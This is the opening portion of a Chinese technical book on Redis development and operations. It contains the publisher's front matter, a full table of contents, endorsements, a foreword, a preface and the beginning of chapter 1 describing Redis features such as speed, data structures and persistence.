



华章 IT

从开发、运维两个角度总结了Redis实战经验，深入浅出地剖析底层实现，包含大规模集群开发与运维的实际案例、应用技巧。


全面覆盖Redis基本功能及应用，图示丰富，讲解细腻。

数据库技术丛书

Redis DevOps

Redis 开发与运维

付磊 张益军◎编著



机械工业出版社
China Machine Press

数据库技术丛书

Redis开发与运维

付磊 张益军 编著

ISBN: 978-7-111-55797-5

本书纸版由机械工业出版社于2017年出版，电子版由华章分社（北京华章图文信息有限公司，北京奥维博世图书发行有限公司）全球范围内制作与发行。

版权所有，侵权必究

客服热线：+ 86-10-68995265

客服信箱：service@bbbvip.com

官方网址：www.hzmedia.com.cn

新浪微博 @华章数媒

微信公众号 华章电子书（微信号：hzebook）

目录

对本书的赞誉

序言

前言

致谢

第1章 初识Redis

 1.1 盛赞Redis

 1.2 Redis特性

 1.3 Redis使用场景

 1.3.1 Redis可以做什么

 1.3.2 Redis不可以做什么

 1.4 用好Redis的建议

 1.5 正确安装并启动Redis

 1.5.1 安装Redis

 1.5.2 配置、启动、操作、关闭Redis

 1.6 Redis重大版本

 1.7 本章重点回顾

第2章 API的理解和使用

 2.1 预备

 2.1.1 全局命令

 2.1.2 数据结构和内部编码

 2.1.3 单线程架构

 2.2 字符串

- 2.2.1 命令
 - 2.2.2 内部编码
 - 2.2.3 典型使用场景
- 2.3 哈希
 - 2.3.1 命令
 - 2.3.2 内部编码
 - 2.3.3 使用场景
 - 2.4 列表
 - 2.4.1 命令
 - 2.4.2 内部编码
 - 2.4.3 使用场景
 - 2.5 集合
 - 2.5.1 命令
 - 2.5.2 内部编码
 - 2.5.3 使用场景
 - 2.6 有序集合
 - 2.6.1 命令
 - 2.6.2 内部编码
 - 2.6.3 使用场景
 - 2.7 键管理
 - 2.7.1 单个键管理
 - 2.7.2 遍历键
 - 2.7.3 数据库管理
 - 2.8 本章重点回顾

第3章 小功能大用处

3.1 慢查询分析

3.1.1 慢查询的两个配置参数

3.1.2 最佳实践

3.2 Redis Shell

3.2.1 redis-cli详解

3.2.2 redis-server详解

3.2.3 redis-benchmark详解

3.3 Pipeline

3.3.1 Pipeline概念

3.3.2 性能测试

3.3.3 原生批量命令与Pipeline对比

3.3.4 最佳实践

3.4 事务与Lua

3.4.1 事务

3.4.2 Lua用法简述

3.4.3 Redis与Lua

3.4.4 案例

3.4.5 Redis如何管理Lua脚本

3.5 Bitmaps

3.5.1 数据结构模型

3.5.2 命令

3.5.3 Bitmaps分析

3.6 HyperLogLog

3.7 发布订阅

3.7.1 命令

3.7.2 使用场景

3.8 GEO

3.9 本章重点回顾

第4章 客户端

4.1 客户端通信协议

4.2 Java客户端Jedis

4.2.1 获取Jedis

4.2.2 Jedis的基本使用方法

4.2.3 Jedis连接池的使用方法

4.2.4 Redis中Pipeline的使用方法

4.2.5 Jedis的Lua脚本

4.3 Python客户端redis-py

4.3.1 获取redis-py

4.3.2 redis-py的基本使用方法

4.3.3 redis-py中Pipeline的使用方法

4.3.4 redis-py中的Lua脚本使用方法

4.4 客户端管理

4.4.1 客户端API

4.4.2 客户端相关配置

4.4.3 客户端统计片段

4.5 客户端常见异常

4.6 客户端案例分析

4.6.1 Redis内存陡增

4.6.2 客户端周期性的超时

4.7 本章重点回顾

第5章 持久化

5.1 RDB

5.1.1 触发机制

5.1.2 流程说明

5.1.3 RDB文件的处理

5.1.4 RDB的优缺点

5.2 AOF

5.2.1 使用AOF

5.2.2 命令写入

5.2.3 文件同步

5.2.4 重写机制

5.2.5 重启加载

5.2.6 文件校验

5.3 问题定位与优化

5.3.1 fork操作

5.3.2 子进程开销监控和优化

5.3.3 AOF追加阻塞

5.4 多实例部署

5.5 本章重点回顾

第6章 复制

6.1 配置

- 6.1.1 建立复制
- 6.1.2 断开复制
- 6.1.3 安全性
- 6.1.4 只读
- 6.1.5 传输延迟
- 6.2 拓扑
- 6.3 原理
 - 6.3.1 复制过程
 - 6.3.2 数据同步
 - 6.3.3 全量复制
 - 6.3.4 部分复制
 - 6.3.5 心跳
 - 6.3.6 异步复制
- 6.4 开发与运维中的问题
 - 6.4.1 读写分离
 - 6.4.2 主从配置不一致
 - 6.4.3 规避全量复制
 - 6.4.4 规避复制风暴
- 6.5 本章重点回顾

第7章 Redis的噩梦：阻塞

- 7.1 发现阻塞
- 7.2 内在原因
 - 7.2.1 API或数据结构使用不合理
 - 7.2.2 CPU饱和

7.2.3 持久化阻塞

7.3 外在原因

7.3.1 CPU竞争

7.3.2 内存交换

7.3.3 网络问题

7.4 本章重点回顾

第8章 理解内存

8.1 内存消耗

8.1.1 内存使用统计

8.1.2 内存消耗划分

8.1.3 子进程内存消耗

8.2 内存管理

8.2.1 设置内存上限

8.2.2 动态调整内存上限

8.2.3 内存回收策略

8.3 内存优化

8.3.1 redisObject对象

8.3.2 缩减键值对象

8.3.3 共享对象池

8.3.4 字符串优化

8.3.5 编码优化

8.3.6 控制键的数量

8.4 本章重点回顾

第9章 哨兵

9.1 基本概念

9.1.1 主从复制的问题

9.1.2 高可用

9.1.3 Redis Sentinel的高可用性

9.2 安装和部署

9.2.1 部署拓扑结构

9.2.2 部署Redis数据节点

9.2.3 部署Sentinel节点

9.2.4 配置优化

9.2.5 部署技巧

9.3 API

9.4 客户端连接

9.4.1 Redis Sentinel的客户端

9.4.2 Redis Sentinel客户端基本实现原理

9.4.3 Java操作Redis Sentinel

9.5 实现原理

9.5.1 三个定时监控任务

9.5.2 主观下线和客观下线

9.5.3 领导者Sentinel节点选举

9.5.4 故障转移

9.6 开发与运维中的问题

9.6.1 故障转移日志分析

9.6.2 节点运维

9.6.3 高可用读写分离

9.7 本章重点回顾

第10章 集群

10.1 数据分布

10.1.1 数据分布理论

10.1.2 Redis数据分区

10.1.3 集群功能限制

10.2 搭建集群

10.2.1 准备节点

10.2.2 节点握手

10.2.3 分配槽

10.2.4 用redis-trib.rb搭建集群

10.3 节点通信

10.3.1 通信流程

10.3.2 Gossip消息

10.3.3 节点选择

10.4 集群伸缩

10.4.1 伸缩原理

10.4.2 扩容集群

10.4.3 收缩集群

10.5 请求路由

10.5.1 请求重定向

10.5.2 Smart客户端

10.5.3 ASK重定向

10.6 故障转移

- 10.6.1 故障发现
- 10.6.2 故障恢复
- 10.6.3 故障转移时间
- 10.6.4 故障转移演练

10.7 集群运维

- 10.7.1 集群完整性
- 10.7.2 带宽消耗
- 10.7.3 Pub/Sub广播问题
- 10.7.4 集群倾斜
- 10.7.5 集群读写分离
- 10.7.6 手动故障转移
- 10.7.7 数据迁移

10.8 本章重点回顾

第11章 缓存设计

- 11.1 缓存的收益和成本
- 11.2 缓存更新策略
- 11.3 缓存粒度控制
- 11.4 穿透优化
- 11.5 无底洞优化
- 11.6 雪崩优化
- 11.7 热点key重建优化
- 11.8 本章重点回顾

第12章 开发运维的“陷阱”

- 12.1 Linux配置优化

12.1.1 内存分配控制

12.1.2 swappiness

12.1.3 THP

12.1.4 OOM killer

12.1.5 使用NTP

12.1.6 ulimit

12.1.7 TCP backlog

12.2 flushall/flushdb误操作

12.2.1 缓存与存储

12.2.2 借助AOF机制恢复

12.2.3 RDB有什么变化

12.2.4 从节点有什么变化

12.2.5 快速恢复数据

12.3 安全的Redis

12.3.1 Redis密码机制

12.3.2 伪装危险命令

12.3.3 防火墙

12.3.4 bind

12.3.5 定期备份数据

12.3.6 不使用默认端口

12.3.7 使用非root用户启动

12.4 处理bigkey

12.4.1 bigkey的危害

12.4.2 如何发现

12.4.3 如何删除

12.4.4 最佳实践思路

12.5 寻找热点key

12.6 本章重点回顾

第13章 Redis监控运维云平台CacheCloud

13.1 CacheCloud是什么

13.1.1 现有问题

13.1.2 CacheCloud基本功能

13.2 快速部署

13.2.1 CacheCloud环境需求

13.2.2 CacheCloud快速开始

13.3 机器部署

13.3.1 部署脚本

13.3.2 添加机器

13.4 接入应用

13.4.1 总体流程

13.4.2 账户申请和审批

13.4.3 应用申请和审批

13.4.4 客户端接入

13.5 用户功能

13.5.1 应用统计信息

13.5.2 实例列表

13.5.3 应用详情

13.5.4 命令曲线

13.5.5 CacheCloud Redis Shell控制台

13.5.6 慢查询

13.5.7 应用拓扑

13.6 运维功能

13.6.1 应用运维

13.6.2 接入已存在的Redis节点

13.6.3 Redis配置模板

13.6.4 迁移工具

13.6.5 监控报警

13.6.6 系统配置管理

13.7 客户端上报

13.7.1 客户端上报整体设计

13.7.2 Jedis核心代码修改

13.7.3 带上报功能的客户端

13.7.4 CacheCloud客户端统计

13.8 本章重点回顾

第14章 Redis配置统计字典

14.1 info系统状态说明

14.1.1 命令说明

14.1.2 详细说明

14.2 standalone配置说明和分析

14.2.1 总体配置

14.2.2 最大内存及策略

14.2.3 AOF相关配置

- 14.2.4 RDB相关配置
 - 14.2.5 慢查询配置
 - 14.2.6 数据结构优化配置
 - 14.2.7 复制相关配置
 - 14.2.8 客户端相关配置
 - 14.2.9 安全相关配置
- 14.3 Sentinel配置说明和分析
- 14.4 Cluster配置说明和分析

对本书的赞誉

我对本书第8章“理解内存”尤其关注，Redis是一个“准”内存数据库，理解内存才能更好地使用。作者对内存的介绍做到了深入浅出，讲清楚了重要的What、How。由于我从事分布式系统的开发，因此非常欣慰地看到写底层/infra领域的书籍，期待更多这方面的作品。写书是非常辛苦的，需要投入大量的时间，非常感谢两位作者艰苦卓绝的工作。

——刘奇，PingCAP CEO&&TiDB/TiKV创始人，Codis合作者

近几年，Redis风靡各大IT互联网公司分布式高并发系统。本书是付磊和张益军在几个大型项目中积累的Redis开发与运维的宝贵经验，既有原理功能使用详解，又有实际踩坑排雷经验分享，最后一章对开源项目CacheCloud作了详细的讲解，是Redis开发、运维人员值得收藏的好书。

——田文宝，搜狐视频技术总监

随着Redis变得越来越流行，如何有效地部署和运维Redis也变得日益重要起来。这本书不仅介绍了Redis的使用方法，更难能可贵的是，作者在书中把使用和维护Redis时经常会碰到的问题一一列举了出来，并给出了相应的解决方案。通过了解这些方案，读者可以有效地避免使用Redis时会遇到的一些陷阱，并学会如何更好地使用Redis。对于所有关心Redis运行效率和可靠性的开发者以及运维人员来说，这本书都是不容错过的。

——黄健宏，《Redis设计与实现》作者

Redis是目前最流行的kv存储。本书从Redis的客户端使用，到内部的实

现原理，最后到运维，都给出翔实的解决方案，是Redis从入门到精通的一本好书。

——陈宗志，360基础架构组技术经理，pika作者

作者不仅详细地介绍Redis运维经验，而且深入浅出地剖析底层实现，让读者不仅知其然，也知其所以然。Redis的集群运维绝非是一件容易的事儿，读此书，可以少走一些弯路，绕过一些“坑”。

——张海雷，优酷土豆广告团队资深工程师

在大数据和移动互联网的时代，应对高并发、低延时的大型系统，Redis基本是标配组件。这本书涵盖Redis3.x版本运维开发实战的各个方面，其中Redis集群、开发运维陷阱、缓存设计和CacheCloud章节尤为精彩，都是出自于付磊和张益军在搜狐视频一线运维开发Redis的宝贵实战经验。相信无论是DBA还是研发工程师都能从本书收获新的知识。

——卓汝林，小米高级DBA

DevOps文化盛行，开发和运维的界线越来越模糊，在Redis的实践中本书应运而生。本书通过Redis开发运维详实的介绍，结合真实项目凝聚最佳实战经验，值得细细品味。

——李成武，阿里巴巴技术专家

序言

近几年，随着移动互联网的飞速发展，我们享受着整个社会的技术进步带来的便利，但同时也给从业者带来了如何保证项目的高并发、低延时的技术挑战，相应的互联网技术也随之发生了重大变革，NoSQL技术得到了蓬勃的发展。Redis以其出色的性能、丰富的功能、良好的稳定性、分布式架构的支持等特性，得到了业界广泛的关注和应用。毫不夸张地说，Redis已经成为IT互联网大型系统的标配，熟练掌握Redis成为开发、运维人员的必备技能。

本书是作者近三年Redis开发运维的经验结晶和技术沉淀，书中对于Redis的相关知识做了系统全面的介绍，因此，可以帮助Redis初学者快速入门和提高。同时，纵观全书，作者的视角未局限于Redis本身，还融入了大量高并发系统的设计、开发及运维调优经验，而是深入浅出的剖析底层实现，让读者不仅知其然，也知其所以然。因此，对于有一定Redis使用经验的从业者，本书也有学习参考价值。

两位作者是搜狐视频的技术架构专家，始终保持对技术的热忱和严谨，对搜狐视频大型分布式系统的技术选型、架构设计、开发运维提供了坚实的保障。在承担搜狐视频个性化推荐系统等多个核心系统的设计开发运维工作期间，两位作者对高并发、低延时的大型分布式系统积累了丰富的经验，其中就包含了大量Redis的实践经验。作为公司开发运维的开拓者，从项目中抽离出Redis集群的自动运维系统CacheCloud，在公司内部多个业务线推广使用，积累了丰富的Redis大规模集群的运维优化经验。所在团队于2016年3月将该项目在GitHub上开源，由于其具有快速部署、全面监控、一键运维等

特性，一开源即受到广大Redis开发运维人员的欢迎和认可。

以我对两位作者的优秀技术素养的熟知，及对他们负责项目的了解，我相信这本书会给大家带来耳目一新的感觉。感谢两位作者对开源项目CacheCloud的贡献，更难能可贵的是他们将其开发运维的宝贵经验汇聚成册，给我们带来了这样一本好书。

马义

搜狐视频产品技术中心总经理、56网总经理

2016年11月

前言

Redis作为基于键值对的NoSQL数据库，具有高性能、丰富的数据结构、持久化、高可用、分布式等特性，同时Redis本身非常稳定，已经得到业界的广泛认可和使用。掌握Redis已经逐步成为开发和运维人员的必备技能之一。

本书关注了Redis开发运维的方方面面，尤其对于开发运维中如何提高效率、减少可能遇到的问题进行详细分析，但本书不单单介绍怎么解决这些问题，而是通过对Redis重要原理的解析，帮助开发运维人员学会找到问题的方法，以及理解背后的原理，从而让开发运维人员不仅知其然，而且知其所以然。

本书涵盖内容

第1章 初识Redis，带领读者进入Redis的世界，了解它的前世今生、众多特性、应用场景、安装配置、简单使用，最后对Redis发展过程中的重要版本进行说明，可以让读者对Redis有一个全面的认识。

第2章 API的理解和使用，全面介绍了Redis提供的5种数据结构字符串(string)、哈希(hash)、列表(list)、集合(set)、有序集合(zset)的数据模型、常用命令、典型应用场景，并且每个小节都会给出在Redis开发过程可能要注意的坑和技巧。同时本章还会对Redis的单线程处理机制、键值管理做一个全面介绍，通过对这些原理的理解，读者可以在合适的应用场

景选择合适的数据结构和命令进行开发，有效提高程序效率，降低可能产生的问题和隐患。

第3章 小功能大用处，除了5种数据结构外，Redis还提供了诸如慢查询、Redis Shell、Pipeline、Lua脚本、Bitmaps、HyperLogLog、发布订阅、GEO等附加功能，在这些功能的帮助下，Redis的应用场景更加丰富。

第4章 客户端，本章重点关注Redis客户端的开发，介绍了Redis的客户端通信协议、详细讲解了Java客户端Jedis的使用技巧，同时通过从原理角度剖析在开发运维中，客户端的监控和管理技巧，最后给出客户端开发中常见问题以及案例讲解。

第5章 持久化，Redis的持久化功能有效避免因进程退出造成的数据丢失问题，本章首先介绍RDB和AOF两种持久化配置和运行流程，其次对常见的持久化问题进行定位和优化，最后结合Redis常见的单机多实例部署场景进行优化。

第6章 复制，在分布式系统中为了解决单点问题，通常会把数据复制多个副本部署到其他机器，用于故障恢复和负载均衡等需求，Redis也是如此。它为我们提供了复制（replication）功能，实现了多个相同数据的Redis副本。复制功能是高可用Redis的基础，后面章节的哨兵和集群都是在复制的基础上实现高可用。

第7章 Redis的噩梦：阻塞，Redis是典型的单线程架构，所有的读写操作都在一条主线程中完成的。当Redis用于高并发场景时这条线程就变成了它的生命线。如果出现阻塞哪怕是很短时间对于我们的应用来说都是噩梦。导致阻塞问题的场景大致分为内在原因和外在原因，本章将进行详细分

析。

第8章 理解内存，Redis所有的数据存在于内存中，如何高效利用Redis内存变得非常重要。高效利用Redis内存首先需要理解Redis内存消耗在哪里，如何管理内存，最后再深入到如何优化内存。掌握这些知识后相信读者能够实现用更少的内存存储更多的数据从而降低成本。

第9章 哨兵，Redis从2.8版本开始正式提供了Redis Sentinel，它有效解决了主从复制模式下故障转移的若干问题，为Redis提供了高可用功能。本章将一步步解析Redis Sentinel的相关概念、安装部署、配置、命令使用、原理解析，最后分析了Redis Sentinel运维中的一些问题。

第10章 集群，是本书的重头戏，Redis Cluster是Redis3提供的Redis分布式解决方案，有效解决了Redis分布式方面的需求，理解应用好Redis Cluster将极大的解放我们对分布式Redis的需求，同时它也是学习分布式存储的绝佳案例。本章将针对RedisCluster的数据分布，搭建集群，节点通信，请求路由，集群伸缩，故障转移等方面进行分析说明。

第11章 缓存设计，缓存能够有效加速应用的读写速度，以及降低后端负载，对于开发人员进行日常应用的开发至关重要，但是将缓存加入应用架构后也会带来一些问题，本章将介绍缓存使用和设计中遇到的问题，具体包括：缓存的收益和成本、缓存更新策略、缓存粒度控制、穿透问题优化、无底洞问题优化、雪崩问题优化、热点key优化。

第12章 开发运维的“陷阱”，介绍Redis开发运维中的一些棘手问题，其中包括：Linux配置优化、flush误操作数据恢复、如何让Redis变得安全、bigkey问题、热点key问题。

第13章 Redis监控运维云平台CacheCloud，介绍笔者所在团队开源的Redis运维工具CacheCloud，它有效解决了Redis监控和运维中的一些问题，本章将按照快速部署、机器部署、接入应用、用户功能、运维功能多个维度全面的介绍CacheCloud，相信在它的帮助下，读者可以更好的监控和运维好Redis。

第14章 Redis配置统计字典，会对Redis的系统状态信息以及全部配置做一个全面的梳理，希望本章能够成为Redis配置统计字典，协助大家分析和解决日常开发和运维中遇到的问题。

目标读者

本书深入浅出地介绍了Redis相关知识，因此可以作为Redis新手的入门教程，同时本书凝聚了两位笔者在Redis开发运维的多年经验，对于需要进一步提高Redis开发运维能力的读者也非常适合。读者可以参考下图，结合自身对于开发运维的需求进行阅读，但笔者依然建议读者对每一章都进行阅读。

Redis 开发与运维

开发

运维

第 1 章	Redis 初识
第 2 章	API 的理解和使用
第 3 章	小功能大用处
第 4 章	客户端
	第 5 章 持久化
	第 6 章 复制
第 7 章	Redis 的噩梦：阻塞
第 8 章	理解内存
第 9 章	哨兵
第 10 章	集群
第 11 章	缓存设计
第 12 章	开发运维的“陷阱”
第 13 章	Redis 监控运维云平台 CacheCloud
第 14 章	Redis 配置统计字典

读者反馈和勘误

由于笔者能力有限，书中难免会存在错误和疏漏，读者有任何意见和建议可以通过发送邮件、网站留言，或者直接在QQ群留言，我们会在第一时间进行反馈。

邮箱：redis_devops_book@163.com

网站: <https://cachecloud.github.io/>, 该网站持续更新Redis开发运维的相关知识和经验。

QQ群: 534429768

著者

2016年9月

致谢

感谢业内众多Redis专家对于本书的审阅，他们分别是黄健宏、杨卫华（Tim Yang）、刘奇、卓汝林、黄鹏程、张海雷、诸超、陈宗志、李成武，他们为本书提出很宝贵的意见和建议。

感谢我们公司的领导和同事，没有他们的帮助和支持，本书无法按时完成，他们是马义、田文宝、闵博、陈实、张啸丰、赵欣蕊、张文、董刚锋、赵路、高永飞、曾旭、孙孟萌、田文龙、庞云龙、李明月、戴育东、单颖博、唐虎、贺永明、郭岭、谷海波。

我们要感谢机械工业出版社的吴怡编辑对我们写作的支持、鼓励和指导，她一丝不苟的工作态度让人钦佩。

最后，我们要感谢家人和朋友，感谢在写书期间他们的支持和鼓励，从而让本书顺利完成。

第1章 初识Redis

本章将带领读者进入Redis的世界，了解它的前世今生、众多特性、典型应用场景、安装配置、如何好用等，最后会对Redis发展过程中的重要版本进行说明，本章主要内容如下：

- 盛赞Redis
- Redis特性
- Redis使用场景
- 用好Redis的建议
- 正确安装启动Redis
- Redis重大版本

1.1 盛赞Redis

Redis^[1]是一种基于键值对（key-value）的NoSQL数据库，与很多键值对数据库不同的是，Redis中的值可以是由string（字符串）、hash（哈希）、list（列表）、set（集合）、zset（有序集合）、Bitmaps（位图）、HyperLogLog、GEO（地理信息定位）等多种数据结构和算法组成，因此Redis可以满足很多的应用场景，而且因为Redis会将所有数据都存放在内存中，所以它的读写性能非常惊人。不仅如此，Redis还可以将内存的数据利用快照和日志的形式保存到硬盘上，这样在发生类似断电或者机器故障的时候，内存中的数据不会“丢失”。除了上述功能以外，Redis还提供了键过期、发布订阅、事务、流水线、Lua脚本等附加功能。总之，如果在合适的场景使用好Redis，它就会像一把瑞士军刀一样所向披靡。

2008年，Redis的作者Salvatore Sanfilippo^[2]在开发一个叫LLOOGG的网站时，需要实现一个高性能的队列功能，最开始是使用MySQL来实现的，但后来发现无论怎么优化SQL语句都不能使网站的性能提高上去，再加上自己囊中羞涩，于是他决定自己做一个专属于LLOOGG的数据库，这个就是Redis的前身。后来，Salvatore Sanfilippo将Redis1.0的源码开放到GitHub^[3]上，可能连他自己都没想到，Redis后来如此受欢迎。

假如现在有人问Redis的作者都有谁在使用Redis，我想他可以开句玩笑的回答：还有谁不使用Redis，当然这只是开玩笑，但是从Redis的官方公司统计来看，有很多重量级的公司都在使用Redis，如国外的Twitter、Instagram、Stack Overflow、GitHub等，国内就更多了，如果单单从体量来统计，新浪微博可以说是全球最大的Redis使用者，除了新浪微博，还有像阿

里巴巴、腾讯、百度、搜狐、优酷土豆、美团、小米、唯品会等公司都是Redis的使用者。除此之外，许多开源技术像ELK等已经把Redis作为它们组件中的重要一环，而且Redis会在未来的版本中提供模块系统让第三方人员实现功能扩展，让Redis发挥出更大的威力。所以，可以这么说，熟练使用和运维Redis已经成为开发运维人员的一个必备技能。

[1] <http://redis.io>

[2] <http://antirez.com>

[3] <https://github.com/antirez/redis>

1.2 Redis特性

Redis之所以受到如此多公司的青睐，必然有之过人之处，下面是关于Redis的8个重要特性。

1.速度快

正常情况下，Redis执行命令的速度非常快，官方给出的数字是读写性能可以达到10万/秒，当然这也取决于机器的性能，但这里先不讨论机器性能上的差异，只分析一下是什么造就了Redis除此之快的速度，可以大致归纳为以下四点：

- Redis的所有数据都是存放在内存中的，表1-1是谷歌公司2009年给出的各层级硬件执行速度，所以把数据放在内存中是Redis速度快的最主要原因。
- Redis是用C语言实现的，一般来说C语言实现的程序“距离”操作系统更近，执行速度相对会更快。
- Redis使用了单线程架构，预防了多线程可能产生的竞争问题。
- 作者对于Redis源代码可以说是精打细磨，曾经有人评价Redis是少有的集性能和优雅于一身的开源代码。

表1-1 谷歌公司给出的各层级硬件执行速度

层 级	速 度
L1 cache reference	0.5ns
Branch mispredict	5ns
L2 cache reference	7ns
Mutex lock/unlock	25ns
Main memory reference	100ns
Compress 1K bytes with Zippy	3 000ns
Send 2K bytes over 1 Gbps network	20 000ns
Read 1 MB sequentially from Memory	250 000ns
Round trip within same datacenter	500 000ns
Disk seek	10 000 000ns
Read 1 MB sequentially from disk	20 000 000ns
Send packet CA->Netherlands->CA	150 000 000ns

2. 基于键值对的数据结构服务器

几乎所有的编程语言都提供了类似字典的功能，例如Java里的map、Python里的dict，类似于这种组织数据的方式叫作基于键值的方式，与很多键值对数据库不同的是，Redis中的值不仅可以是字符串，而且还可以是具体的数据结构，这样不仅能够便于在许多应用场景的开发，同时也能够提高开发效率。Redis的全称是REmote Dictionary Server，它主要提供了5种数据结构：字符串、哈希、列表、集合、有序集合，同时在字符串的基础之上演化出了位图（Bitmaps）和HyperLogLog两种神奇的“数据结构”，并且随着LBS（Location Based Service，基于位置服务）的不断发展，Redis3.2版本中加入有关GEO（地理信息定位）的功能，总之在这些数据结构的帮助下，开发者可以开发出各种“有意思”的应用。

3. 丰富的功能

除了5种数据结构，Redis还提供了许多额外的功能：

- 提供了键过期功能，可以用来实现缓存。

- 提供了发布订阅功能，可以用来实现消息系统。
- 支持Lua脚本功能，可以利用Lua创造出新的Redis命令。
- 提供了简单的事务功能，能在一定程度上保证事务特性。
- 提供了流水线（Pipeline）功能，这样客户端能将一批命令一次性传到Redis，减少了网络的开销。

4. 简单稳定

Redis的简单主要表现在三个方面。首先，Redis的源码很少，早期版本的代码只有2万行左右，3.0版本以后由于添加了集群特性，代码增至5万行左右，相对于很多NoSQL数据库来说代码量相对要少很多，也就意味着普通的开发和运维人员完全可以“吃透”它。其次，Redis使用单线程模型，这样不仅使得Redis服务端处理模型变得简单，而且也使得客户端开发变得简单。最后，Redis不需要依赖于操作系统中的类库（例如Memcache需要依赖libevent这样的系统类库），Redis自己实现了事件处理的相关功能。

Redis虽然很简单，但是不代表它不稳定。以笔者维护的上千个Redis为例，没有出现过因为Redis自身bug而宕掉的情况。

5. 客户端语言多

Redis提供了简单的TCP通信协议，很多编程语言可以很方便地接入到Redis，并且由于Redis受到社区和各大公司的广泛认可，所以支持Redis的客户端语言也非常多，几乎涵盖了主流的编程语言，例如Java、PHP、Python、C、C++、Nodejs等^[1]，第4章我们将对Redis的客户端进行详细说

明。

6.持久化

通常看，将数据放在内存中是不安全的，一旦发生断电或者机器故障，重要的数据可能就会丢失，因此Redis提供了两种持久化方式：RDB和AOF，即可以用两种策略将内存的数据保存到硬盘中（如图1-1所示），这样就保证了数据的可持久性，第5章我们将对Redis的持久化进行详细说明。




图1-1 Redis内存到磁盘的持久化

7.主从复制

Redis提供了复制功能，实现了多个相同数据的Redis副本（如图1-2所示），复制功能是分布式Redis的基础。第6章我们将对Redis的复制进行详细说明。

